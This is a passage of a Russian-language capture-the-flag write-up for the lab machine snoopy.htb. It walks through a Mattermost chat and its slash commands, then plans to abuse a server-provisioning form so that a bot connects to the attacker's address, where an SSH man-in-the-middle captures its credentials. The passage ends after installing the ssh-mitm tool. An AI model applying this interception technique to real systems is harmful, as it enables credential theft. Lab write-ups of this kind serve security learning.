


Не защищено | mm.snoopy.htb/reset_password_complete?token=65jexgdrb5a5mzykjuckpf45jcoqf93siuwu4ryxpth8rd1tkmxqnck9cjp9t5di

Password Reset

Enter a new password for your Mattermost account.

Страница сброса пароля



Не защищено | mm.snoopy.htb/devsecops/channels/town-square

Town Square

March 25

cbrown 8:18 PM
Hey everyone, I just created a new channel dedicated to submitting requests for new server provisions as we start to roll out our new DevSecOps tool.

sbrown 8:18 PM
That's great, Charlie! We really needed a dedicated channel for this.

lpelt 8:18 PM
Yeah, now we can keep track of all the server requests and make sure they get processed quickly.

pjean 8:19 PM
Speaking of security, have we talked about protecting the new servers with any kind of endpoint protection? Maybe ClamAV?

cbrown 8:20 PM
That's a great point, Peggy. We should definitely look into that.

vgray 8:20 PM
I'm not familiar with ClamAV, what is it?

cbrown 8:23 PM
It's an open-source antivirus software that can detect and remove various types of malware. We're currently using it now for some of our servers.

vgray 8:23 PM
I'm glad we're taking security seriously. It's always better to be safe than sorry.

cschultz 8:24 PM
That's right, Violet. With the new tools that we have starting to roll out and the use of ClamAV, we're taking a big step towards a more secure and efficient workplace.

cbrown 8:27 PM
Okay guys, as we push to get things stood up just make sure the host you're requesting a provision for is already working with our IPA. Otherwise I won't be able to log in. Thanks in advance!


lpelt 8:30 PM
Thanks, Charlie!

sbrown 8:31 PM
Thank you!
By the way, Charlie. I'm trying to work on a new module and having trouble. I need your help, but I'll speak to you in person so I can get you up to speed.

cbrown 8:33 PM
No worries. Talk soon!

Каналы Mattermost

Среди сообщений ничего интересного не находим, поэтому просмотрим зарегистрированные команды, введя `/`.



/ search [text]
Search text in messages

/ secure-connection [action]
Add/remove secure connections. Available actions: create, accept, remove, status


/ server_provision

/ settings
Open the Settings dialog

/ share-channel [action]
Available actions: invite, uninvite, unshare, status

Зарегистрированные команды

По команде `/server_provision` открывается форма, где нужно указать адрес сервера. По возможным вариантам в боксе «Operating System» догадываемся, что это данные для подключения к SSH (так как подключение осуществляется к порту 2222).



Server provisioning request

Submit a request for for a new server provision. An IT staff member will be with you shortly.

Email: *
username@snoopy.htb

Department: *

Operating System: *

Server IP address *
10.10.10.10


Форма запроса server_provision

SSH-MITM

Видимо, бот подключится к SSH на указанный сервер, поэтому мы можем воспользоваться инструментом SSH-MITM, чтобы провести MITM-атаку на SSH и получить учетные данные пользователя.

```
pip3 install ssh-mitm
```

